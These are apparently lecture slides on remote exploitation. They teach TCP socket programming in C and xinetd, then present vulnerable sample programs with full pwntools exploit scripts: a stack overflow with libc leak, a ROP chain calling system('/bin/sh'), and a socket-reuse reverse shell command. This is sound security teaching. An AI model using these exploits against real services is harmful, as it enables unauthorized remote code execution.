
Remote exploitation

Insu Yun

Agenda

- Understand remote services
- Understand remote exploitation

TCP/IP



- Network Layer: IP
- Transport Layer: TCP

Socket

- An abstraction for network communication
    - Define an endpoint of communication
    - Supports APIs to send/receive data across network

Server & Client

- Components
    - Server: Provide services to multiple clients
    - Client: Access to the server to get the services
- Client connects to server using connection information
    - e.g., teemo.kaist.ac.kr:8443

Socket programming in C

- We will study socket programming in C
- Why?

Socket programming in C

- C programming ~= Kernel
- e.g., Python

```python
from pwn import *
r = remote('localhost', 4444)
```

- Internally, it calls a lot of system calls!

Echo server example

```
#include <arpa/inet.h>
#include <netinet/in.h>
#include <stdbool.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
  int SERVER_PORT = 8877;

  struct sockaddr_in server_address;
  memset(&server_address, 0,
sizeof(server_address));
  server_address.sin_family = AF_INET;
  server_address.sin_port = htons(SERVER_PORT);
  server_address.sin_addr.s_addr =
htonl(INADDR_ANY);

  int server_sock;
  if ((server_sock = socket(AF_INET, SOCK_STREAM,
0)) < 0) {
    perror("socket");
    return 1;
  }

  if ((bind(server_sock, (struct sockaddr
*)&server_address,
          sizeof(server_address))) < 0) {
    perror("bind");
    return 1;
  }

  if (listen(server_sock, 10) < 0) {
    perror("listen");
    return 1;
  }

  struct sockaddr_in client_address;
  int client_address_len = 0;

  // run indefinitely
  while (true) {
    // open a new socket to transmit data per
connection
    int sock;
    if ((sock =
          accept(server_sock, (struct sockaddr
*)&client_address,
            &client_address_len)) < 0) {
      perror("accept");
      return 1;
    }

    if (!fork()) {
      char buf[0x100];
      if (recv(sock, buf, sizeof(buf), 0) < 0) {
        perror("recv");
        return 1;
      }
      printf("%s₩n", buf);

      const char* msg = "Bye World";
      if (send(sock, msg, strlen(msg) + 1, 0) < 0)
{
        perror("send");
        return 1;
      }

      return 0;
    }
  }
}
```

- Recv data from a client & Send "Bye World"

Initialization

```
  int SERVER_PORT = 8877;

  struct sockaddr_in server_address;
  memset(&server_address, 0,
sizeof(server_address));
  server_address.sin_family = AF_INET;
  server_address.sin_port = htons(SERVER_PORT);
  server_address.sin_addr.s_addr =
htonl(INADDR_ANY);
```

- Set up server information in a data structure

socket

```
   int server_sock;
   if ((server_sock = socket(AF_INET, SOCK_STREAM,
0)) < 0) {
     perror("socket");
     return 1;
   }
```

- AF_INET: IPv4
- SOCK_STREAM: TCP

bind

```
  if ((bind(server_sock, (struct sockaddr
*)&server_address,
          sizeof(server_address))) < 0) {
    perror("bind");
    return 1;
  }
```

- Bind to a specific address & port: 0.0.0.0:8877

listen

```
if (listen(server_sock, 10) < 0) {
  perror("listen");
  return 1;
}
```

- Listen with a socket and set up backlog (10)

accept

```
    int sock;
    if ((sock =
            accept(server_sock, (struct sockaddr
*)&client_address,
              &client_address_len)) < 0) {
      perror("accept");
      return 1;
    }
```

- Get a connection request from queue and creates a new socket

recv & send

```
    if (!fork()) {
      char buf[0x100];
      if (recv(sock, buf, sizeof(buf), 0) < 0) {
        perror("recv");
        return 1;
      }
      printf("%s₩n", buf);

      const char* msg = "Bye World";
      if (send(sock, msg, strlen(msg) + 1, 0) < 0)
{
        perror("send");
        return 1;
      }

      return 0;
    }
  }
}
```

- Create a new process for handling connection
    - Process vs Thread?
- Recv a message & send a message "Bye World"

Echo client example

```
#include <arpa/inet.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <unistd.h>

int main() {
  const char* server_name = "localhost";
  const int server_port = 8877;

  struct sockaddr_in server_address;
  memset(&server_address, 0,
sizeof(server_address));
  server_address.sin_family = AF_INET;
  inet_aton(server_name,
&server_address.sin_addr);
  server_address.sin_port = htons(server_port);

  int sock;
  if ((sock = socket(AF_INET, SOCK_STREAM, 0)) <
0) {
    perror("socket");
    return 1;
  }

  if (connect(sock, (struct
sockaddr*)&server_address,
        sizeof(server_address)) < 0) {
    perror("connect");
    return 1;
  }

  const char* msg = "Hello World";
  if (send(sock, msg, strlen(msg) + 1, 0) < 0) {
    perror("send");
    return 1;
  }

  char buf[0x100];
  if (recv(sock, buf, sizeof(buf), 0) < 0) {
    perror("recv");
    return 1;
  }

  printf("%s₩n", buf);
}
```

Initialization

```
  const char* server_name = "localhost";
  const int server_port = 8877;

  struct sockaddr_in server_address;
  memset(&server_address, 0,
sizeof(server_address));
  server_address.sin_family = AF_INET;
  inet_aton(server_name,
&server_address.sin_addr);
  server_address.sin_port = htons(server_port);
```

- Set up connection information in a data structure

socket

```
    int sock;
    if ((sock = socket(AF_INET, SOCK_STREAM, 0)) <
0) {
      perror("socket");
      return 1;
    }
```

- Create a socket

connect

```
   if (connect(sock, (struct
sockaddr*)&server_address,
            sizeof(server_address)) < 0) {
      perror("connect");
      return 1;
   }
```

send & recv

```
    const char* msg = "Hello World";
    if (send(sock, msg, strlen(msg) + 1, 0) < 0) {
      perror("send");
      return 1;
    }

    char buf[0x100];
    if (recv(sock, buf, sizeof(buf), 0) < 0) {
      perror("recv");
      return 1;
    }

    printf("%s₩n", buf);
  }
```

If we execute these programs

```
$ ./server
```

- Hang... Where?

If we execute these programs

```
$ ./server
```

```
$ ./client
```

- Run a client in other shell

If we execute these programs

```
$ ./server
Hello World
```

- Still wait for other connection

```
$ ./client
Bye World
$
```

Socket is a special file descriptor

- You can also use read() / write() to the file descriptors

They are equal!

```
send(sock, msg, strlen(msg) + 1, 0)
```

```
write(sock, msg, strlen(msg) + 1)
```

They are equal!

```
recv(sock, msg, sizeof(buf), 0)
```

```
read(sock, msg, sizeof(buf))
```

Question

- How read() & recv() are different?

xinetd

- Extended internet daemon
- Convert a program for standard input/output → socket program

xinetd: configuration

- Located at /etc/xinetd.d/*
- e.g.,

```
service ee595_lab07_tut07-remote
{
socket_type          = stream
protocol             = tcp
type                 = UNLISTED

# allow multiple connections
wait                 = no
# uid/gid
user                 = tut07-remote
group                = tut07-remote
# cmd
server               = /ee595/lab07/tut07-
remote/target-seccomp
# connections
instances            = UNLIMITED
# memory: 200M
rlimit_as            = 200M
# cpu: 60 x 5 min
rlimit_cpu           = 300
# will be assigned
port                 =  27001
}
```

xinetd: usage

- Cmdline: `nc localhost 27001`
- pwntools: you can use `remote()`

```
r = remote('localhost', 27001)
# use the same APIs in process()
```

  - Will discuss in tutorials again

xinetd: how is it implemented?

- Pseudocode (Simplified)

```
if(fork()) {
  dup2(sock, 0);
  dup2(sock, 1);
  dup2(sock, 2);
  execve("...");
}
```

- `int dup2(int oldfd, int newfd);`
    - copy `oldfd` to `newfd`
    - e.g., write(0, "Hello World", 9) == write(sock, "Hello World", 9)

xinetd: example

- Challenge

```
int main() {
  char buf[100];
  printf("Hello World₩n");
  read(0, buf, 0x100);
}
```

- Exploit
  - Same as before but with `remote` instead of `process`
  - e.g., leak + system("/bin/sh");

back to fork

- Challenge

void vuln(int sock) { char buf[100]; printf("Hello World\n"); read(sock, buf, 0x100); }
int main() { ... if (!fork()) { vuln(sock); } }

```
- If we exploit to launch system("/bin/sh")..
then what happens?
```

Reverse Shell

```
$ /bin/sh -i <&4 1>&4 2>&4
```

- Q: Why does it work?

Local exploit vs Remote exploit

- Differences
    - You cannot control arguments & environment variables anymore
    - You cannot create any file
- But you already know how to exploit without stack!

Example1

```c
#include <stdio.h>
#include <unistd.h>

int main() {
  char buf[100];
  setvbuf(stdin, NULL, _IONBF, 0);
  setvbuf(stdout, NULL, _IONBF, 0);
  setvbuf(stderr, NULL, _IONBF, 0);

  printf("Hello World!₩n");
  read(0, buf, 0x100);
}
```

Example1

```
[*] '/home/insu/projects/ee595/2021-spring/lec/14-
remote/sample1'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

-

Same as before: Leak & Exploit

```
from pwn import *

e = ELF('./sample1')
libc = ELF('/lib/i386-linux-gnu/libc.so.6')

r = remote('localhost', 2323)
r.readline() # Hello World
r.send('A'* 0x64 + 'BBBB'
        + p32(e.symbols['puts'])
        + p32(e.symbols['main'])
        + p32(e.got['__libc_start_main']))

libc_start_main = u32(r.readline()[:4])
libc_base = libc_start_main -
libc.symbols['__libc_start_main']
print('LIBC_BASE: %x' % libc_base)

libc.address = libc_base

r.readline() # Hello World
r.send('A'* 0x64 + 'BBBB'
        + p32(libc.symbols['system'])
        + p32(0)
        + p32(next(libc.search('/bin/sh'))))

r.interactive()
```

Example2

```c
#include <stdio.h>
#include <unistd.h>

void vuln(int sock) {
    char buf[100];
    send(sock, "Hello World!₩n", 13, 0);
    recv(sock, buf, 0x100, 0);
}

int main() {
  ...
  if (fork() == 0) {
        vuln(sock);
  }
}
```

Challenges

- `puts()` does not return output to us
    - We are talking using sockets
    - But puts() will use stdout!

Leak & Exploit using sockets

- Leak libc address using send!
- Return to vuln
    - Q: Why not main?
- Store our reverse shell command to global memory (e.g., bss)
- Run system with it

Exploit2

```
from pwn import *

e = ELF('./sample2')
libc = ELF('/lib/i386-linux-gnu/libc.so.6')

r = remote('localhost', 8877)
r.readline() # Hello World

rop = ROP(e)
pppppr = rop.find_gadget(['pop ebx', 'pop esi',
'pop edi', 'pop ebp', 'ret']).address

r.send('A'* 0x64 + 'BBBB'
        + p32(e.symbols['send'])
        + p32(pppppr)
        + p32(4)
        + p32(e.got['__libc_start_main'])
        + p32(4)
        + p32(0)
        + p32(e.symbols['vuln'])
        + p32(0)
        + p32(4))

libc_start_main = u32(r.recv(4))
libc_base = libc_start_main -
libc.symbols['__libc_start_main']
print('LIBC_BASE: %x' % libc_base)

libc.address = libc_base

r.readline() # Hello World

cmd = "/bin/sh -i <&4 1>&4 2>&4₩x00"
payload = ('A'* 0x64 + 'BBBB'
        + p32(libc.symbols['recv'])
        + p32(pppppr)
        + p32(4)
        + p32(e.bss())
        + p32(len(cmd))
        + p32(0)
        + p32(libc.symbols['system'])
        + p32(0)
        + p32(e.bss()))

payload = payload.ljust(256) # Q: why did I do
this?
r.send(payload)
```

```
r.send(cmd)
r.interactive()
```